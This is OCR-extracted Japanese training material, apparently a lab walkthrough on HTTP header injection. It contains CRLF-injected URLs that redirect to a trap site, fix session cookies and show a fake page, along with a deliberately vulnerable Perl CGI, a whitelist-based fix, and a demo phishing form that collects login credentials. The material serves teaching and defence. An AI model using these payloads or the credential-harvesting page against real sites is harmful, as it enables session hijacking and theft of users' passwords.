<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト（罠サイトに遷移）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）</a> <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）</a></li>

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8B%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）</a></li>

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版（クッキー設定）</a></li>

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）</a></li>

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030:PHPによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版（クッキー設定）</a></li>
</ol>
```


【サーバ：　47/47-021.cgi　】

/var/www/html/47/47-021.cgi - wasbook@example.jp - エディタ - WinSCP


文字コード


```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;
use Encode qw(encode decode);

my $cgi = new CGI;
my $pageid = decode('UTF-8', $cgi->param('pageid'));

# encodeによりUTF-8符号化で出力する
print encode('UTF-8', <<END_OF_HTML);
Content-Type: text/html; charset=UTF-8
Set-Cookie: PAGEID=$pageid

<body>
<div></div>
クッキー値をセットしました
</body>
END_OF_HTML
```

【ブラウザ→サーバ：リクエスト 47/47-021.cgi → レスポンス 】CGIによるクッキーセット（偽画面）



【ブラウザ】





HTTPヘッダインジェクション　47-020a:CGIによるリダイレクト対策版（正常系）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）　クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリ
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレク
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによる
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレ

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版
</ol>
```

【サーバ：　47/47-020a.cgi　】

/var/www/html/47/47-020a.cgi - wasbook@example.jp - エディタ - WinSCP

```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策および文字種チェック
if ($url =~ /\Ahttp:\/\/example\.jp\/[-_.!~*'();\/?:@&=+\$,%#a-zA-Z0-9]+\z/) {
  print $cgi->redirect($url);
  exit 0;
}
## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```


【サーバ：　47/47-003.php　】

/var/www/html/47/47-003.php - wasbook@example.j


```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

【ドメインチェック】 FQDNが「example.jp」で「/」(スラッシュ)以降の文字種をチェック


【ブラウザ→サーバ： リクエスト 47/47-020a.cgi → レスポンス 】 CGIによるリダイレクト対策版（正常系）



【ブラウザ→サーバ： リクエスト 47/47-003.php → レスポンス 】 CGIによるリダイレクト対策版（正常系）



【ブラウザ】



HTTPヘッダインジェクション　47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123） クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト（罠サイトに遷移）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）</a> <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）</a></li>

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）</a></li>

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版（クッキー設定）</a></li>

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）</a></li>

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030:PHPによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版（クッキー設定）</a></li>
</ol>
```

【サーバ：　47/47-020a.cgi　】

/var/www/html/47/47-020a.cgi - wasbook@example.jp - エディタ - WinSCP

```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策および文字種チェック
if ($url =~ /\Ahttp:\/\/example\.jp\/[-_.!~*'();\/?:@&=+\$,%#a-zA-Z0-9]+\z/) {
  print $cgi->redirect($url);
  exit 0;
}
## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

【ドメインチェック】 FQDNが「example.jp」で「/」(スラッシュ)以降の文字種をチェック

【サーバ： 47/47-900.php 】

/var/www/html/47/47-900.php - wasbook@example.jp - エディタ - WinSCP

```
<html>
<head><title>ログインエラー</title></head>
<body>
IDまたはパスワードが違います。再度認証してください。
<form action="47-901.php" method="POST">
ユーザ名<input type="text" name="id"><BR>
パスワード<input type="password" name="pwd"><BR>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

【サーバ： 47/47-901.php 】

/var/www/html/47/47-901.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  $id = @$_POST['id'];
  $pwd = @$_POST['pwd'];
?>
<html>
<head>
<meta HTTP-EQUIV="Refresh" CONTENT="5; URL=http://example.jp/47/47-003.php">
</head>
<body>
これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。<br>
IDとパスワードを収集しました。<br>
5秒後にhttp://example.jp/47/47-003.phpに遷移します。<br>
id:<?php echo htmlspecialchars($id); ?><br>
pwd:<?php echo htmlspecialchars($pwd); ?><br>
</body>
</html>
```

【サーバ： 47/47-003.php 】


/var/www/html/47/47-003.php - wasbook@example.jp


```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

【ブラウザ→サーバ： リクエスト 47/47-020a.cgi → レスポンス 】 CGIによるリダイレクト対策版（罠サイトに遷移）



【ブラウザ】





HTTPヘッダインジェクション　47-020a:CGIによるリダイレクト対策版（クッキー設定）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）　クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る


```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト（罠サイトに遷移）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト（クッキー設定:SESSID=ABCD123）</a> <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）</a></li>

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）</a></li>

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版（クッキー設定）</a></li>

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）</a></li>

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030:PHPによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版（クッキー設定）</a></li>
</ol>
```


【サーバ：　47/47-020a.cgi　】

/var/www/html/47/47-020a.cgi - wasbook@example.jp - エディタ - WinSCP

```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策および文字種チェック
if ($url =~ /\Ahttp:\/\/example\.jp\/[-_.!~*'();\/?:@&=+\$,%#a-zA-Z0-9]+\z/) {
  print $cgi->redirect($url);
  exit 0;
}
## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

